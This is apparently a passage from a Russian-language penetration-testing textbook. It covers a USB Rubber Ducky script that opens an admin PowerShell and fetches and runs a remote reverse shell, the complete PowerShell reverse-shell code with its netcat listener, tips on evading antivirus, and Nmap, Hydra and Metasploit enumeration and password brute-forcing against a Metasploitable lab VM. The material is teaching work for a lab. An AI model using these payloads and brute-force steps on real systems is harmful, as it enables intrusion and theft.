Почему USB Rubber Ducky настолько привлекателен? Это не USB-накопитель, хотя выглядит так; это, по сути, клавиатура. И знаете что? Антивирусное программное обеспечение будет думать, что вы просто подключили клавиатуру, а не USB-накопитель.

Мы еще не закончили. Когда вы вставляете эту флешку в компьютер, она начинает печатать и выполнять все что угодно на машине жертвы — какое фантастическое изобретение!

На рис. 5.5 вы можете увидеть USB Rubber Ducky с пластиковой крышкой (если сравнить ее размер с реальной USB-флешкой, то она намного меньше, чем большинство USB-накопителей на рынке), а на правой стороне крышка была снята. (Честно говоря, вам действительно не нужно надевать колпачок; он нужен для маскировки, чтобы люди подумали, что это настоящий USB-накопитель.)

Рис. 5.5. USB Rubber Ducky

На картинке справа вы можете увидеть вставленную карту MicroSD — мы будем использовать ее для сохранения нашего сценария полезной нагрузки. Рассмотрим шаги, которые нужно выполнить, чтобы запустить эту игрушку.

1. Извлеките карту MicroSD из USB Rubber Ducky и вставьте ее в адаптер USB (рис. 5.6).




Рис. 5.6. USB Rubber Ducky с MicroSD

2. Возьмите USB-адаптер и вставьте его в свою Kali Linux. Пришло время начать разработку своего сценария Ducky. Ниже приведен пример сценария, который откроет блокнот на машине жертвы и напечатает Hello World (внутри блокнота):

```
REM My First Script → comments
WINDOWS r → Windows + R = open the run window
DELAY 100 → give it some time to open with a delay
STRING notepad.exe → type notepad.exe inside the run
ENTER → carriage return to open notepad
DELAY 200 → give it some time to open
STRING Hello World! → write the text "Hello World!" inside a
notepad
```

3. Когда вы закончите писать сценарий, сохраните его в текстовый файл. На данном этапе нам нужно скомпилировать его с помощью следующей команды:

```
$java -jar [путь к файлу duckencoder] -i [текстовый файл на вход] -o
          [имя файла, который нужно сгенерировать]
```

   После выполнения предыдущей команды Java необходимо сохранить полученный файл `.bin` на карту MicroSD. Имейте в виду, что это файл `.bin`, который будет выполняться, когда Ducky вставлен в хост жертвы.

4. Извлеките USB-адаптер из хоста Kali и вставьте диск MicroSD обратно в USB Rubber Ducky.

5. Пришло время для самого интересного: вставьте USB Rubber Ducky в целевой компьютер. Чтобы убедиться, что инструмент работает, вы можете протестировать его на другом ПК для визуализации вывода (а также чтобы убедиться, что вы не допустили синтаксических ошибок в коде сценария).

Как правило, когда вы вставляете USB-накопитель Rubber Ducky в компьютер жертвы, сценарий запускается автоматически. Но если он не был выполнен или завершился неудачно, то у вас есть возможность запустить его вручную, нажав

маленькую черную кнопку Run (Выполнить) по центру. (Посмотрите на рис. 5.5; она похожа на маленькую кнопку перезагрузки.)

Обратный шелл с помощью USB Rubber Ducky и PowerShell на практике

Эта глава заканчивается отличным рецептом обратных оболочек для операционных систем Windows с использованием PowerShell. Данный язык сценариев был изобретен Microsoft как эквивалент Bash в ОС Linux. Прежде чем вы узнаете, как использовать его на практике, рассмотрим шаги из упражнения.

1. Создайте обратный шелл PowerShell с помощью SET.
2. Запустите слушатель на хосте Kali.
3. Разместите файл `.ps1` PowerShell на веб-сервере Kali.
4. Переключитесь на хост Windows и запустите PowerShell в административном режиме.
5. Выполните команду, которая загрузит и выполнит сценарий `.ps1` на виртуальной машине Kali.
6. Убедитесь, что у вас есть обратное подключение к хосту Windows.
7. Повторите упражнение с PowerShell с помощью USB Rubber Ducky.

Создание сценария PowerShell

Откройте приложение SET и выполните следующие действия.

1. Выберите вариант № 1: Social-Engineering Attacks (Атаки методом социальной инженерии).
2. Выберите вариант № 9: PowerShell Attack Vectors (Векторы атак PowerShell).
3. Выберите вариант № 2: PowerShell Reverse Shell (Обратная командная оболочка PowerShell).

Затем вам будет предложено ввести свой IP-адрес Kali. (Мой IP-адрес Kali — 10.0.20.140.) Введите порт, который хотите прослушивать (в этом примере мы будем использовать 443, который представляет HTTPS/TLS для скрытности). Наконец, вас спросят, хотите ли вы запустить слушатель, и вы выберете `no`. Скоро поймете почему.

```
Enter the IPAddress or DNS name for the reverse host: 10.0.20.140
set:powershell> Enter the port for listener [443]:443
[*] Rewriting the powershell reverse shell with options
[*] Exporting the powershell stuff to /root/.set/reports/powershell
set> Do you want to start a listener [yes/no]: no
```

Запуск слушателя

На предыдущем шаге мы решили не запускать слушатель, поскольку хотим посмотреть на другой способ. Теперь, когда вы знаете, как работает обратная командная оболочка, мы запустим слушатель вручную с помощью Netcat в Kali Linux. Вы также можете использовать Metasploit, но для простоты остановимся на Netcat:

```
root@kali:~# nc -nlvp 443
listening on [any] 443 ...

-n: Don't perform DNS lookup
-l: listening mode
-v: verbose mode
-p: set the listening port number
```

Размещение сценария PowerShell

Инструментарий SET создал текстовый файл по следующему пути:

```
~/.set/reports/powershell/powershell.reverse.txt
```

Если вы откроете текстовый файл, то поймете, что SET уже заполнил для вас IP-адрес и номер порта:

```
function cleanup {
if ($client.Connected -eq $true) {$client.Close()}
if ($process.ExitCode -ne $null) {$process.Close()}
exit}
// Setup IPADDR
$address = '10.0.20.140'
// Setup PORT
$port = '443'
$client = New-Object system.net.sockets.tcpclient
$client.connect($address,$port)
$stream = $client.GetStream()
$networkbuffer = New-Object System.Byte[] $client.ReceiveBufferSize
$process = New-Object System.Diagnostics.Process
$process.StartInfo.FileName = 'C:\\windows\\system32\\cmd.exe'
$process.StartInfo.RedirectStandardInput = 1
$process.StartInfo.RedirectStandardOutput = 1
$process.StartInfo.UseShellExecute = 0
$process.Start()
$inputstream = $process.StandardInput
$outputstream = $process.StandardOutput
Start-Sleep 1
$encoding = new-object System.Text.AsciiEncoding
while($outputstream.Peek() -ne -1){$out += $encoding.
GetString($outputstream.Read())}
$stream.Write($encoding.GetBytes($out),0,$out.Length)
$out = $null; $done = $false; $testing = 0;
while (-not $done) {
```

```
if ($client.Connected -ne $true) {cleanup}
$pos = 0; $i = 1
while (($i -gt 0) -and ($pos -lt $networkbuffer.Length)) {
$read = $stream.Read($networkbuffer,$pos,$networkbuffer.Length – $pos)
$pos+=$read; if ($pos -and ($networkbuffer[0..$($pos-1)] -contains 10))
{break}}
if ($pos -gt 0) {
$string = $encoding.GetString($networkbuffer,0,$pos)
$inputstream.write($string)
start-sleep 1
if ($process.ExitCode -ne $null) {cleanup}
else {
$out = $encoding.GetString($outputstream.Read())
while($outputstream.Peek() -ne -1){
$out += $encoding.GetString($outputstream.Read()); if ($out -eq $string)
{$out = ''}}
$stream.Write($encoding.GetBytes($out),0,$out.length)
$out = $null
$string = $null}} else {cleanup}}
```

В этом коде есть небольшая проблема, и нам следует ее исправить. Префиксы комментариев неправильные, поэтому нужно полностью избавиться от этих двух строк комментариев, удалив их:

```
Удалите эту строку: // Setup IPADDR
Удалите эту строку: // Setup PORT
```

Теперь сохраните файл как `.ps1`; в нашем случае назовем его `ps.reverse.ps1`, а затем скопируем его в каталог веб-сервера. Не забудьте запустить сервис веб-сервера, чтобы мы могли обратиться к файлу с машины Windows:

```
root@kali:~/.set/reports/powershell# cp ps.reverse.ps1 /var/www/html/
root@kali:~/.set/reports/powershell# service apache2 start
```

Запуск PowerShell

Затем переключитесь на хост Windows и запустите PowerShell от имени администратора. Для этого откройте меню Windows и найдите PowerShell. Затем щелкните правой кнопкой мыши и выберите Run As Administrator (Запуск от имени администратора), как показано на рис. 5.7.

Скачивание и выполнение сценария PS

Теперь, когда у вас запущена командная оболочка PowerShell, следующим шагом будет выполнение нескольких команд для загрузки и запуска полезной нагрузки. Для начала измените политику выполнения в PowerShell, чтобы можно было запускать команды с повышенными привилегиями. Наконец, выполните команду, которая скачает сценарий с виртуальной машины Kali и запустит его в текущем открытом сеансе:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Set-ExecutionPolicy Unrestricted

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust.
Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help
topic at
https:/go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the
execution policy?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help
(default is "N"): Y
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString
('http://10.0.20.140/ps.reverse.ps1')
True
```

Рис. 5.7. Запуск PowerShell в режиме администратора

Обратный шелл

Если мы вернемся к нашему хосту Kali, то должны увидеть обратную командную оболочку (reverse shell) в нашем терминальном сеансе Netcat Windows:

```
root@kali:~# nc -nlvp 443
listening on [any] 443 ...
connect to [10.0.20.140] from (UNKNOWN) [10.0.20.127] 50820
Microsoft Windows [Version 10.0.17763.1217]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>
```

Воспроизведение атаки с помощью USB Rubber Ducky

Теперь, когда вы увидели, как выполнить предыдущие шаги в лабораторной среде, следующим шагом будет повторение этих событий с помощью USB Rubber Ducky. В следующем коде вы увидите все необходимые шаги для написания успешного сценария USB Rubber Ducky, который вы можете использовать в своей работе:

```
REM Reverse Shell Program
DELAY 100
REM Open the Run window
WINDOWS r
DELAY 1000
REM Execute PowerShell as Admin
STRING powershell "Start-Process powershell -verb runAs"
DELAY 100
ENTER
DELAY 5000
ALT y
DELAY 1000
REM Enable script Execution
STRING Set-ExecutionPolicy Unrestricted
ENTER
DELAY 5000
REM Accept the message prompt
ENTER
REM Connect to the attacker machine
STRING IEX (New-Object Net.WebClient).DownloadString
('http://10.0.20.140/ps.reverse.ps1')
ENTER
```

РЕЗЮМЕ

В этой главе вы видели много вариантов атак методом социальной инженерии, но как определить, какой из них лучший и какой сценарий выбрать? Ниже представлены общие рекомендации, которые нужно знать, когда вы начинаете планировать атаки с помощью социальной инженерии.

- Во-первых, при подготовке сообщения электронной почты или телефонного звонка убедитесь, что они достаточно правдоподобны и профессиональны, чтобы конечный пользователь мог проглотить наживку.
- Во-вторых, секрет успешной атаки с использованием социальной инженерии — это правильная подготовка. Так что планирование атаки увеличит ваши шансы на успех.
- Далее следует фаза заражения. Если вы хотите использовать аппаратные средства для атак, то убедитесь, что используете хороший инструмент, например USB Rubber Ducky. Теперь, если вы настаиваете на использовании USB-накопителя в своей атаке, это нормально, но не пытайтесь использовать функцию автозапуска, поскольку она устарела. Кроме того, сегодняшние компании хорошо осведомлены о заражении USB-накопителей и уже внедрили меры безопасности для защиты от таких атак.

Как вы наверняка заметили, моим любимым методом заражения компьютеров Windows является использование PowerShell. В реальной жизни не используйте предварительно сгенерированные обратные шеллы наподобие тех, что есть в Metasploit (например, `msfvenom`, о котором вы узнаете далее в этой книге), поскольку антивирусное программное обеспечение с радостью их поймает. Лучший способ использовать обратные командные оболочки — прибегнуть к той, которую вы разработали самостоятельно с помощью вашего любимого языка программирования, такого как PowerShell, Python, C++ или Java; в конце концов, это ваш выбор. Вы узнаете больше об обратных командных оболочках в следующих главах.

ГЛАВА

6

Этап продвинутого перечисления

В этой главе вы узнаете, как выполнять этап перечисления (enumeration) при тестировании на проникновение. Перечисление в нашем контексте означает сбор необходимой информации, которая позволит нам использовать конкретный сервис (например, FTP, SSH и т. д.). Так, изучение сервиса SSH даст возможность выявить валидные учетные данные, чтобы мы могли использовать их для эксплойтов и входа на удаленный хост. Другой распространенной практикой является использование сценариев Nmap, позволяющее собрать необходимую информацию, такую как удаленные пользователи, версии сервисов, уязвимости удаленного выполнения кода и многое другое. В этой главе не будут рассмотрены все сервисы, но крайне важно, чтобы вы поняли концепцию процесса перечисления для применения ее к любому типу сервиса.

В этой главе:

- FTP;
- SSH;
- Telnet;
- SMTP;
- POP3 и IMAP4;
- Microsoft SQL;
- сервер баз данных Oracle;
- MySQL;
- Docker;
- Jenkins;
- HTTP/S;

- RDP;
- VNC;
- SMB;
- SNMP.

ПРОТОКОЛЫ ПЕРЕДАЧИ

Ранее в этой книге вы узнали, как сканировать сеть и определять сервисы на каждом хосте. На данном этапе вы понимаете, как использовать Nmap для выполнения этой работы. После сканирования каждого хоста нам нужно начать исследование потенциальных уязвимостей для эксплуатации. Например, вы обнаружили, что вашей целью является хост Linux и на нем используется сервис SSH, который позволяет удаленным пользователям проходить аутентификацию на хосте. Вы знаете, что делать дальше? В следующих разделах вы увидите логическую структуру, которая позволит вам перечислить все популярные сервисы.

FTP (порт 21)

Протокол передачи файлов (File Transfer Protocol, FTP) служит для передачи файлов между клиентом и удаленным сервером. Последний используется для хранения файлов, чтобы вы могли получить к ним удаленный доступ. Иногда с помощью FTP веб-приложения синхронизируют размещенный исходный код (например, HTML, JavaScript и т. д.). Две безопасные реализации FTP — это FTPS и SFTP. Протокол безопасной передачи файлов (Secure File Transfer Protocol, SFTP) использует протокол SSH для передачи файлов (по умолчанию он использует тот же порт 22 SSH). Еще один протокол безопасной передачи файлов (File Transfer Protocol Secure, FTPS) задействует SSL для шифрования передачи файлов и делает это с помощью портов 989 и 990.

Ниже представлены общие недостатки протокола FTP:

- учетные данные для входа отправляются в открытом виде;
- передача файлов не зашифрована.

Сценарии эксплуатации FTP-сервера

На данном этапе важно понимать, что вы собираетесь эксплуатировать FTP (вам нужно заранее знать, что вы ищете, иначе вы просто сканируете с закрытыми глазами). FTP-сервер можно эксплуатировать по-разному. Ниже перечислены типичные сценарии, с которыми вы столкнетесь во время ваших проектов:

- подбор учетных данных;
- сниффинг (прослушивание трафика) и поиск учетных данных в открытом виде;
- сниффинг и поиск незашифрованных файлов;
- анонимный доступ;
- поиск общедоступного эксплойта, связанного с целевой версией FTP-сервера (в следующей главе вы узнаете, как искать общедоступные эксплойты).

Рабочий процесс перечисления

В этой главе вы узнаете о каждом шаге в процессе перечисления сервисов на реальных примерах (один наглядный пример лучше тысячи слов теории). В данном примере целевой хост — это виртуальная уязвимая машина Linux, и называется она Metasploitable версии 2; вы можете скачать копию виртуальной машины по адресу information.rapid7.com/downloadmetasploitable-2017.html.

Сканирование сервисов

На первом этапе мы запустим базовое сканирование сервисов в Nmap, чтобы получить представление о целевом FTP-сервере:

```
root@kali:~# nmap -sV -O -sC -p21 -T5 metasploitable.kcorp.local
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-04 14:33 EDT
Nmap scan report for metasploitable.kcorp.local (172.16.0.101)
Host is up (0.00062s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 172.16.0.102
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
MAC Address: 00:0C:29:D2:1A:B1 (VMware)
Warning: OSScan results may be unreliable because we could not find at
least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
```

```
OS details: Linux 2.6.9 – 2.6.33
Network Distance: 1 hop
Service Info: OS: Unix
OS and Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.93 seconds
```

Согласно результатам предыдущего сканирования, мы выявили следующее (проверим информацию на этапе эксплуатации):

- мы можем войти на FTP-сервер анонимно (не предоставляя никаких учетных данных);
- версия FTP-сервера — vsftpd 2.3.4;
- мы получили подтверждение, что соединение идет в открытом виде.

Расширенное сканирование с помощью сценариев Nmap

Базовое сканирование с помощью сценариев `-sC` (технически оно называется *сценариями по умолчанию*) не проверяет все. На данном этапе мы включим все функции сканирования сценариев в Nmap для сервиса FTP с помощью параметра `--script=ftp*`. Вероятно, вы спрашиваете себя: «Почему я не запустил это сканирование с самого начала?» Будьте терпеливы и узнавайте о своей цели шаг за шагом, это позволит вам взглянуть на нее под разными углами и сделать лучший выбор. (Тестирование на проникновение — это не запуск сканеров, а методология.)

```
root@kali:~# nmap -sV -O --script=ftp* -p21 -T5 metasploitable.kcorp.local
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-04 14:41 EDT
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
NSE: [ftp-brute] usernames: Time limit 3m00s exceeded.
NSE: [ftp-brute] usernames: Time limit 3m00s exceeded.
NSE: [ftp-brute] passwords: Time limit 3m00s exceeded.
Nmap scan report for metasploitable.kcorp.local (172.16.0.101)
Host is up (0.00031s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-brute:
|   Accounts:
|     user:user – Valid credentials
|_  Statistics: Performed 1166 guesses in 181 seconds, average tps: 6.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 172.16.0.102
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
```

```
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs:  BID:48539  CVE:CVE-2011-2523
|         vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|       Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
|       References:
|         http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpddownload-
backdoored.html
|         https://github.com/rapid7/metasploit-framework/blob/master/
modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_        https://www.securityfocus.com/bid/48539
[...]
```

Ниже приведены удивительные результаты, полученные при предыдущем сканировании с помощью сценариев (мы воспользуемся ими в следующей главе):

- подтвержден анонимный вход в систему (мы уже нашли его при первом сканировании);
- перебором удалось найти учетные данные;
- мы обнаружили, что сервер данной версии может быть эксплуатирован.

Другие методы подбора учетных данных

Если вы хотите запустить дополнительное сканирование методом перебора, то можете использовать Hydra:

```
root@kali:~# hydra -t 10 -L /opt/SecLists/Usernames/top-usernames-shortlist.
txt -P /opt/SecLists/Passwords/xato-net-10-million-passwords-1000.txt ftp://
metasploitable.KCorp.local
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or
secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-06-04
20:07:27
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to
skip waiting)) from a previous session found, to prevent overwriting, ./
hydra.restore
[DATA] max 10 tasks per 1 server, overall 10 tasks, 17000 login tries
(l:17/p:1000), ~1700 tries per task
```

```
[DATA] attacking ftp://metasploitable.KCorp.local:21/
[STATUS] 190.00 tries/min, 190 tries in 00:01h, 16810 to do in 01:29h,
10 active
[21][ftp] host: metasploitable.KCorp.local   login: ftp   password:
123456789
[...]
```

Команда Hydra принимает параметры:

- `t 10` — запуск в десять параллельных потоков;
- `L` — путь к файлу с именами пользователей;
- `P` — путь к файлу с паролями.

В следующей главе мы рассмотрим этап эксплуатации (информация в текущей главе является исходной для этапа эксплуатации). Здесь мы собираем информацию о том, как можно поэксплуатировать каждый сервис в отдельности.

SSH (порт 22)

В предыдущих главах мы уже узнали, как работает протокол SSH. Если вы не знакомы с разницей между открытыми и закрытыми ключами и с тем, как они используются в протоколе SSH, то вернитесь к главе 1, где я рассмотрел эту тему с примерами.

Сценарии эксплуатации SSH

Сервер SSH можно использовать по-разному; ниже представлены типичные сценарии, которые вам следует рассмотреть (опять же, вам нужно знать, как будет выглядеть эксплуатация сервиса):

- подбор учетных данных (это наша основная цель на этапе перечисления);
- добавление открытого ключа к файлу `authorized_keys` на сервере (но вам понадобится доступ к командной оболочке для записи в этот файл; другими словами, вам сначала потребуется доступ к хосту);
- SSH можно использовать для движения на другой хост в сети (называется pivoting). Это может быть достигнуто, если один хост скомпрометирован и злоумышленник имеет доступ к публичному и закрытому ключам на хосте жертвы (pivoting — задача постэксплуатации);
- найдите общедоступный эксплойт, связанный с целевой версией сервера SSH;
- если злоумышленник может прочитать файл `authorized_keys` алгоритма DSA (не RSA), то может использовать сгенерированные общедоступные закрытые ключи и попытаться сопоставить их с открытым ключом внутри этого файла.

(Сначала вам понадобится доступ к удаленной командной оболочке или вы сможете прочитать файл с помощью уязвимости веб-приложения «включение локального файла — local file inclusion». Мы подробно рассмотрим LFI в следующих главах.) Как только злоумышленник узнает закрытый ключ, связанный с этим открытым ключом, он сможет использовать следующую команду:

```
$ssh -i [файл с приватным ключом] [пользователь@адрес ftp-сервера]
```

Статью с подробным описанием проведенной атаки вы можете прочитать здесь: https://github.com/g0tmi1k/debian-ssh.

Продвинутое сканирование с помощью сценариев Nmap

Запустим задачу быстрого перечисления, чтобы получить информацию об SSH-сервере на хосте Metasploitable:

```
root@kali:~# nmap -sV -O -sC -p22 -T5 metasploitable.kcorp.local
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-05 10:55 EDT
Nmap scan report for metasploitable.kcorp.local (172.16.0.101)
Host is up (0.00036s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
MAC Address: 00:0C:29:D2:1A:B1 (VMware)
Warning: OSScan results may be unreliable because we could not find at
least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
[...]
```

Единственная информация в результатах сканирования — это версия удаленного SSH-сервера.

Затем нам нужно запустить полное сканирование сценариями Nmap, чтобы увидеть, сможем ли мы выявить больше проблем с целевым SSH-сервером:

```
root@kali:~# nmap -sV -O --script=ssh* -p22 -T5 metasploitable.kcorp
.local
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-05 11:00 EDT
[...]
Nmap scan report for metasploitable.kcorp.local (172.16.0.101)
Host is up (0.00075s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-auth-methods:
|   Supported authentication methods:
```

```
|     publickey
|_    password
| ssh-brute:
|   Accounts:
|     user:user – Valid credentials
|_  Statistics: Performed 204 guesses in 181 seconds, average tps: 1.2
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
| ssh-publickey-acceptance:
|_  Accepted Public Keys: No public keys accepted
|_ssh-run: Failed to specify credentials and command to run.
[...]
```

Результаты показывают, что Nmap нашел валидные (действительные) учетные данные для удаленной аутентификации на сервере SSH. Помните, что этот вывод важен, поскольку с этими учетными данными мы можем получить удаленный доступ к целевому серверу.

Брутфорс SSH с помощью Hydra

Как и в случае перебора FTP, мы можем применять Hydra и для SSH. Мы будем использовать те же параметры, что и для сценария FTP:

```
root@kali:~# hydra -t 10 -L /opt/SecLists/Usernames/top-usernamesshortlist.
txt -P /opt/SecLists/Passwords/xato-net-10-millionpasswords-
1000.txt ssh://metasploitable.KCorp.local
Hydra v9.0 (c) 2019 by van Hauser/THC – Please do not use in military or
secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-06-05
11:11:19
[WARNING] Many SSH configurations limit the number of parallel tasks, it
is recommended to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 17000 login tries
(l:17/p:1000), ~1700 tries per task
[DATA] attacking ssh://metasploitable.KCorp.local:22/
[STATUS] 130.00 tries/min, 130 tries in 00:01h, 16870 to do in 02:10h, 10
active
1 of 1 target completed, 0 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-06-05
14:34:08
```

К сожалению, сканирование не дало никаких результатов. Далее вы узнаете, как проводить атаки методом грубой силы.

Продвинутые методы подбора паролей

Пришло время начать использовать Metasploit, чтобы мы могли применять нашу технику подбора методом грубой силы. В предыдущем примере вы видели, что мы

не нашли никаких учетных данных. Фактически мы пытались провести слепую атаку с помощью полного перебора против моего целевого хоста.

В этом примере мы будем использовать Metasploit, чтобы сначала найти действительные имена пользователей на хосте Metasploitable; тогда мы будем атаковать этих конкретных пользователей, а не просто гадать. Чтобы запустить Metasploit, мы введем `msfconsole` в окно нашего терминала:

```
root@kali:~# msfconsole
```

После этого загрузится окно Metasploit, и мы выполним действия, указанные ниже.

1. Используем модуль перечисления ssh_enumusers.
2. Определим IP-адрес Metasploitable.
3. Установим номер удаленного порта SSH.
4. Определим путь к файлу словаря с именами пользователей.
5. Установим количество выполняемых параллельных потоков равным 25.
6. Наконец запустим модуль.

```
msf5 > use auxiliary/scanner/ssh/ssh_enumusers
msf5 auxiliary(scanner/ssh/ssh_enumusers) > set RHOSTS 172.16.0.101
msf5 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE
/usr/share/wordlists/metasploit/namelist.txt
msf5 auxiliary(scanner/ssh/ssh_enumusers) > set PORT 22
msf5 auxiliary(scanner/ssh/ssh_enumusers) > set THREADS 25
msf5 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 172.16.0.101:22 – SSH – Using malformed packet technique
[*] 172.16.0.101:22 – SSH – Checking for false positives
[*] 172.16.0.101:22 – SSH – Starting scan
[+] 172.16.0.101:22 – SSH – User 'backup' found
[+] 172.16.0.101:22 – SSH – User 'dhcp' found
[+] 172.16.0.101:22 – SSH – User 'ftp' found
[+] 172.16.0.101:22 – SSH – User 'games' found
[+] 172.16.0.101:22 – SSH – User 'irc' found
[+] 172.16.0.101:22 – SSH – User 'mail' found
[+] 172.16.0.101:22 – SSH – User 'mysql' found
[+] 172.16.0.101:22 – SSH – User 'news' found
[+] 172.16.0.101:22 – SSH – User 'proxy' found
[+] 172.16.0.101:22 – SSH – User 'root' found
[+] 172.16.0.101:22 – SSH – User 'service' found
[+] 172.16.0.101:22 – SSH – User 'snmp' found
[+] 172.16.0.101:22 – SSH – User 'syslog' found
[+] 172.16.0.101:22 – SSH – User 'user' found
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_enumusers) >
```

В результате было найдено множество имен пользователей. Затем мы сохраним все имена пользователей в файле `users.txt` и сохраним файл в главном каталоге root.

Обратите внимание: в следующем примере мы используем файл словаря паролей меньшего размера, чтобы завершить подбор быстрее. Наконец, мы берем параметр `-e nsr` по следующим причинам:

- `n` означает пустой пароль (пароль не задан);
- `s` означает имя как пароль (имя пользователя = пароль);
- `r` означает пароль как имя пользователя наоборот (например, если имя пользователя — root, то пароль будет *toor*).

```
root@kali:~#  hydra -t 10 -e nsr -L /root/users.txt -P
/opt/SecLists/Passwords/darkweb2017-top100.txt ssh://metasploitable.
KCorp.local
[...]
[22][ssh] host: metasploitable.KCorp.local   login: service   password:
service
[22][ssh] host: metasploitable.KCorp.local   login: user   password: user
1 of 1 target successfully completed, 2 valid passwords found
```

В следующей главе мы воспользуемся полученными ранее результатами. Кроме того, мы углубимся в каждый сценарий эксплуатации SSH.

Telnet (порт 23)

Telnet — это старый способ подключения к удаленному узлу с использованием протокола TCP на порте 23 для управления узлом с помощью командной строки (похоже на SSH). В отличие от SSH, связь по Telnet небезопасна и данные передаются в открытом виде. Этот протокол обычно применялся в устаревших сетевых устройствах, а также в операционных системах Windows. В наши дни мы редко видим, чтобы он был включен в компаниях, но он есть, и администратор сервера может включить его в любое время. Общие недостатки Telnet таковы:

- учетные данные для входа отправляются в открытом виде;
- текст командной строки не зашифрован.

Сценарии эксплуатации Telnet

Сервер Telnet можно эксплуатировать по-разному. Ниже представлены типичные сценарии, с которыми вы столкнетесь во время ваших проектов:

- подбор учетных данных;
- сниффинг (прослушивание трафика) и поиск учетных данных в открытом виде;

- поиск незашифрованных команд терминала;
- поиск общедоступного эксплойта, связанного с целевой версией сервера Telnet.

Рабочий процесс перечисления

В этом продвинутом перечислении мы выполним три задачи:

- базовое сканирование сервисов с использованием Nmap;
- расширенное сканирование с помощью сценариев Nmap;
- подбор учетных данных с помощью Hydra.

Сканирование сервисов

На первом этапе мы запустим базовое сканирование сервисов в Nmap, чтобы получить представление о целевом сервере Telnet в Metasploitable:

```
root@kali:~# nmap -sV -O -sC -p23 -T5 metasploitable.kcorp.local
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-08 13:39 EDT
Nmap scan report for metasploitable.kcorp.local (172.16.0.101)
Host is up (0.00048s latency).

PORT   STATE SERVICE VERSION
23/tcp open  telnet  Linux telnetd
MAC Address: 00:0C:29:D2:1A:B1 (VMware)
Warning: OSScan results may be unreliable because we could not find at
least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 – 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
[...]
Nmap done: 1 IP address (1 host up) scanned in 8.98 seconds
```

Продвинутое сканирование с помощью сценариев

Следующим шагом будет поиск слабых мест Telnet путем полного сканирования с помощью сценариев Nmap:

```
root@kali:~# nmap -sV -O --script=telnet* -p23 -T5 metasploitable.kcorp
.local
[...]
PORT   STATE SERVICE VERSION
23/tcp open  telnet  Linux telnetd
| telnet-brute:
```

```
|   Accounts:
|     user:user – Valid credentials
|_  Statistics: Performed 1227 guesses in 184 seconds, average tps: 6.6
| telnet-encryption:
|_  Telnet server does not support encryption
[...]
